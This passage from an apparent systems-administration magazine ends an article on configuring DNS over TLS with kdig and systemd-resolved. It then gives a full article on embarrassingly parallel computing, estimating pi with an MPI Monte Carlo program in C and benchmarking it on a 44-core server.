traffic.

```
[root@kvm-05-guest06 ~]# kdig -d @1.1.1.1 +tls-ca it-administrator.de
;; DEBUG: Querying for owner(it-administrator.de.), class(1), type(1), server(1.1.1.1), port(853), protocol(TCP)
;; DEBUG: TLS, imported 349 system certificates
;; DEBUG: TLS, received certificate hierarchy:
;; DEBUG:  #1, C=US,ST=California,L=San Francisco,O=Cloudflare\, Inc.,CN=cloudflare-dns.com
;; DEBUG:      SHA-256 PIN: GP8Knf7qBae+aIfythytMbYnL+yowaWVeD6MoLHkVRg=
;; DEBUG:  #2, C=US,O=DigiCert Inc,CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1
;; DEBUG:      SHA-256 PIN: e0IRz5Tio3GA1Xs4fUVWmH1xHDiH2dMbVtCBSkOIdqM=
;; DEBUG: TLS, skipping certificate PIN check
;; DEBUG: TLS, The certificate is trusted.
;; TLS session (TLS1.3)-(ECDHE-X25519)-(ECDSA-SECP256R1-SHA256)-(AES-256-GCM)
;; ->>HEADER<<- opcode: QUERY; status: NOERROR; id: 37725
;; Flags: qr rd ra; QUERY: 1; ANSWER: 1; AUTHORITY: 0; ADDITIONAL: 1

;; EDNS PSEUDOSECTION:
;; Version: 0; flags: ; UDP size: 1232 B; ext-rcode: NOERROR
;; PADDING: 400 B

;; QUESTION SECTION:
;; it-administrator.de.         IN      A

;; ANSWER SECTION:
it-administrator.de.    7200    IN      A       88.198.228.86

;; Received 468 B
;; Time 2023-10-20 06:40:36 EDT
;; From 1.1.1.1@853(TLS) in 192.0 ms
[root@kvm-05-guest06 ~]# _
```

Figure 1: If required, `kdig` displays the DNS server's full certificate chain.

```
[root@kvm-05-guest06 ~]#
[root@kvm-05-guest06 ~]#
[root@kvm-05-guest06 ~]# resolvectl dns ens3 1.1.1.1#one.one.one.one
[root@kvm-05-guest06 ~]# resolvectl dnsovertls ens3 true
[root@kvm-05-guest06 ~]# resolvectl domain ens3 example.com
[root@kvm-05-guest06 ~]#
[root@kvm-05-guest06 ~]# resolvectl status ens3
Link 2 (ens3)
Current Scopes: DNS LLMNR/IPv4 LLMNR/IPv6
     Protocols: +DefaultRoute LLMNR=resolve -mDNS +DNSOverTLS DNSSEC=no/unsupported
   DNS Servers: 1.1.1.1#one.one.one.one
    DNS Domain: example.com
[root@kvm-05-guest06 ~]#
[root@kvm-05-guest06 ~]# _
```

Figure 2: You can configure the local DNS resolver very easily with `resolvectl` and, in doing so, enable DNS over TLS on individual interfaces.

Deploying DoT Globally

If you want to enable DoT on more than a single interface, you can adjust the global settings for the service in the `resolved.conf` file:

```
grep -v '^#' /etc/systemd/resolved.conf
[Resolve]
DNS=1.1.1.1#one.one.one.one
DNSOverTLS=yes
```

Then, restart the service with

```
systemctl restart systemd-resolved
```

after making the changes.

Conclusions

The DoT standard supports encrypted communication on a DNS server over a dedicated network port. You can also ensure the authenticity of a server with the help of the X.509 certificate. To give applications on a system secure access to a DNS server, the local resolver also needs to support this standard. On Linux, the `systemd-resolved` service is the ideal choice for this job, because it is included in the software repositories of the vast majority of popular distributions and lets you configure the services easily. ■

Info

[1] RFC 8484: [https://datatracker.ietf.org/doc/html/rfc8484]


[2] Public DNS servers with DoH support: [https://dnscrypt.info/public-servers/]

[3] RFC 7858: [https://datatracker.ietf.org/doc/html/rfc7858]

[4] Cloudfare DNS: [https://one.one.one.one]

[5] Knot DNS server: [https://www.knot-dns.cz]

The Author



Thorsten Scherf is the global Product Lead for Identity Management and Platform Security in Red Hat's Product Experience group. He is a regular speaker at various international conferences and writes a lot about open source software.



Embarrassingly parallel computation

Playing Roulette

Determine pi by throwing darts. By Federico Lucifredi

In a previous article, I examined the basics of parallel programming [1], including key terms such as *speedup*, defining the ratio between the original, single-threaded implementation and the faster parallel version. *Amdahl's Law* [2] critically observes that you can parallelize only part of an application, which caps the speedup ratio in most programs – and should make you raise an eyebrow in Vulcan fashion when promised double-digit speedups like 10x by a vendor who has yet to see your code. Accomplishing a 10x speedup requires that 90 percent of the execution time be parallelized.

The span of your code's critical section therefore determines how much the application can actually be accelerated: If one minute of a 20-minute process is single threaded, the maximum speedup theoretically possible is 20x because only 95 percent of the algorithm can execute in parallel (compute the fraction 1/20 from that 5% number).

That limitation led to a search for *embarrassingly parallel* algorithms, characterized by minimal critical sections and with well-known designs already architected (see the "Embarrassingly Parallel Algorithms" box).

Monte Carlo

A family of well-known embarrassingly parallel algorithms known as the Monte Carlo method [4] are usually credited to the mathematician Stanislaw Ulam, who defined a statistical approach to approximate numerically, quantities that could not be calculated analytically during the development of the atomic bomb at the Manhattan Project. Statistical computation strategies required large sets of good random numbers, something not readily available at the time, resulting in some interesting publications from the RAND Corporation and others: entire volumes full of random numbers [5] (see the Amazon reviews of this tome for some truly good laughs!). In the 1940s, Ulam determined that he could recognize skew from poor randomness and possibly account for it, a problem you no longer need to consider with cryptographic-grade randomness generally available to any well-initialized computer code.

The essence of the Monte Carlo strategy is random sampling of the problem space and calculating a result at those randomly chosen points. You could think of a dartboard (call it a perfect circle) and the wall behind it as the target of your attention. With enough sampling (i.e., throwing darts), you could arrive at a reasonable approximation of pi just by counting the number of darts that hit the board or the wall. In fact, in this article I am doing just that.

Throwing Darts

The experimental setup is described by a circle bound by a square tangent to it (**Figure 1**). To simplify

Embarrassingly Parallel Algorithms

An algorithm is considered "embarrassingly parallel" [3] where no design effort is required to partition the problem into completely separate parts. If no data dependency exists between the problem sub-parts, no communication coordination (and corresponding computational stall) ever takes place, making the problem trivial to partition. Of course, there is nothing embarrassing about using these algorithms – quite the contrary, it is the hallmark of good architecture. Some examples of algorithms in this class are, among many other examples:

- **numerical integration – by slice**
- **Monte Carlo methods – by sample**
- **the Mandelbrot set – by function point**
- **ray tracing or other computer graphics rendering – by frame or ray**
- **genetic algorithms – by genotype**
- **convolutional neural networks – by filter**
- **computer simulation – by scenario**

Choosing an efficient parallel algorithm is essential to achieving good return on your hardware or computer time investment.




Figure 1: Approximating pi by numerical sampling of the area under the curve.

Lead Image © Lucy Baldwin, 123RF.com

calculations, because the code will have to perform literally billions of times, the circular segment bound between the axes has a radius one unit of length, and the square enclosing it also has a side of length one. Sampling is done by selecting a point in the square, and the test is whether the sample falls within, or outside of, the circle (Figure 2). A uniform random distribution is assumed (and required) for the algorithm to determine pi successfully by comparing the number of samples falling inside and outside of the circle.

The Oak Ridge National Laboratory hosts a number of excellent parallel programming tutorials at its Leadership Computing Facility, including one demonstrating the Monte Carlo method in both serial and parallel implementations [6]. I used the second example (`mpiPI.c`) to test the approach [7] and compiled with

```
mpicc mpiPI.c -o mpiPI -lm
```

Take the time to study the code in Listing 1 to understand its operation and the basics of the MPI interface [8]. Note how the code multiplies the numerical result by four (line 84) to account for the difference introduced by a quarter-size circular segment. I use this example when teaching introductory parallel computing with Raspberry Pi clusters [9] [10], and it is easy to prepare different builds to throw different numbers of virtual darts by changing the `niter` variable (line 9).




Figure 2: Throwing virtual darts to determine pi by counting how many land inside the circle.

One final consideration is that a 64-bit operating system makes life easier. Because numerical sampling code iterates counting samples, it is trivial to underflow the 4-billion range of a 32-bit integer data type, which will wrap around to zero after 4,294,967,295. On a 12-core Raspberry Pi 4 cluster, simple numerical integration can underflow a 32-bit data type in about a minute.

Compile and Compute

I tested on my home-built 44-core "Shockwave" Xeon Broadwell compute server (Figure 3) [11]. Dependancies for this code on Ubuntu 22.04 are easily sourced:

```
sudo apt install ➥
  openmpi-bin ➥
  openmpi-common ➥
  openmpi-doc ➥
  libopenmpi-dev
```

The code as listed runs 1 million iterations, which I can launch over two Xeon Broadwell cores,

```
mpiexec -n 2 mpiPI
```

resulting in a brief burst of computation on cores 0, 1, and 6 (Figure 4) and an approximation of pi (purely out of randomness and geometry) to 3.139, computed in just half a second (Figure 5). Executing the same test with a 44-million sample test,

```
time mpiexec -n 44 mpiPI-44M
```

took about three seconds in real time and produced two more accurate digits, refining the pi estimate to 3.1411. The non-linear scaling demonstrated on these short time scales is due to initialization overheads.




Figure 3: Shockwave is put to use running numerical simulations.




Figure 4: `btop` [12] visualizing CPU core activations.

Listing 1: Modified `mpiPI.c`

```
01 #include <stdio.h>
02 #include <stdlib.h>
03 #include "mpi.h"
04 #include <math.h>
05 #define SEED 35791246
06
07 int main(int argc, char* argv[])
08 {
09     long niter = 1000000000;
10     int myid;                       //holds process's rank id
11     double x,y;                     //x,y value for the random coordinate
12     int i;
13     long count=0;                   //Count holds all the number of how
          many good coordinates
14     double z;                       //Used to check if x^2+y^2<=1
15     double pi;                      //holds approx value of pi
16     int nodenum;
17
18     MPI_Init(&argc, &argv);                 //Start MPI
19     MPI_Comm_rank(MPI_COMM_WORLD, &myid);   //get rank of node's process
20     MPI_Comm_size(MPI_COMM_WORLD, &nodenum);
21     long recieved[nodenum];
22     long recvniter[nodenum];
23     srand(SEED+myid);                       //Give rand() a seed value.
         Needs to be different on each node
24
25     if(myid != 0)
26     {
27         for (i=0; i<niter; ++i)             //main loop
28         {
29             x= ((double)rand())/RAND_MAX;   //gets a random x coordinate
30             y =((double)rand())/RAND_MAX;   //gets a random y coordinate
31             z = sqrt(x*x+y*y);              //Checks to see if number in
                  inside unit circle
32             if (z<=1)
33             {
34                 count++;                //if it is, consider it a valid
                      random point
35             }
36         }
37         for(i=0; i<nodenum; ++i)
38         {
39             MPI_Send(&count,
40                                 1,
41                                 MPI_LONG,
42                                 0,
43                                 1,
44                                 MPI_COMM_WORLD);
45             MPI_Send(&niter,
46                                 1,
47                                 MPI_LONG,
48                                 0,
49                                 2,
50                                 MPI_COMM_WORLD);
51         }
52     }
53     else if (myid == 0)
54     {
55         for(i=0; i<nodenum; ++i)
56         {
57             MPI_Recv(&recieved[i],
58                                 nodenum,
59                                 MPI_LONG,
60                                 MPI_ANY_SOURCE,
61                                 1,
62                                 MPI_COMM_WORLD,
63                                 MPI_STATUS_IGNORE);
64             MPI_Recv(&recvniter[i],
65                                 nodenum,
66                                 MPI_LONG,
67                                 MPI_ANY_SOURCE,
68                                 2,
69                                 MPI_COMM_WORLD,
70                                 MPI_STATUS_IGNORE);
71         }
72     }
73
74     if (myid == 0)                      //if root process
75     {
76         long finalcount = 0;
77         long finalniter = 0;
78         for(i = 0; i<nodenum; ++i)
79         {
80             finalcount += recieved[i];
81             finalniter += recvniter[i];
82         }
83
84         pi = ((double)finalcount/(double)finalniter)*4.0;
              //p = 4(m/n)
85         printf("Pi: %f\n", pi);             //Print the calculated value
              of pi
86         //printf("finalcount: %ld, finalniter: %ld\n", finalcount,
              finalniter);
87
88     }
89
90     MPI_Finalize();                     //Close the MPI instance
91     return 0;
92 }
```

I wrap the experiment with a 1-billion sample run, also on 44 cores. This test properly exercised the machine (Figure 6), loading it to capacity for right under one minute while adding a significant digit to the approximated value (3.1415). Not bad for throwing darts for a few minutes! Take note of the superlinear scaling: The process completed 10 seconds faster than you would have expected from the 44-million sample test because the effect of initialization is diluted. ■




Figure 5: A run testing 44 million samples over 44 cores took 3.2 seconds. Real time of the 1-million sample test was half a second.




Figure 6: Superlinear scaling in the 1-billion sample test. Note full load on all cores.

Info

[1] "Planning Performance Without Running Binaries" by Federico Lucifredi, *ADMIN*, issue 61, 2021, pg. 94: [https://www.admin-magazine.com/Archive/2021/61/Planning-Performance-Without-Running-Binaries]

[2] Amdahl's Law: [https://webhome.phy.duke.edu/~rgb/Beowulf/beowulf_book/beowulf_book/node21.html]

[3] Embarrassingly parallel algorithms: [https://en.wikipedia.org/wiki/Embarrassingly_parallel]

[4] Metropolis, N., and S. Ulam. The Monte Carlo method. *Journal of the American Statistical Association*, Sep. 1949;44(247):335-341, [https://people.bordeaux.inria.fr/pierre.delmoral/MetropolisUlam49.pdf]

[5] RAND Corporation. *A Million Random Digits with 100,000 Normal Deviates*. RAND Corporation monograph series MR-1418-RC, 1955, 628 pp.: [https://www.rand.org/pubs/monograph_reports/MR1418.html]

[6] Oak Ridge OLCF GitHub repository: [https://github.com/olcf/Serial-to-Parallel--Monte-Carlo-Pi]

[7] Serial to Parallel: Monte Carlo Operation: [https://www.olcf.ornl.gov/tutorials/monte-carlo-pi/]

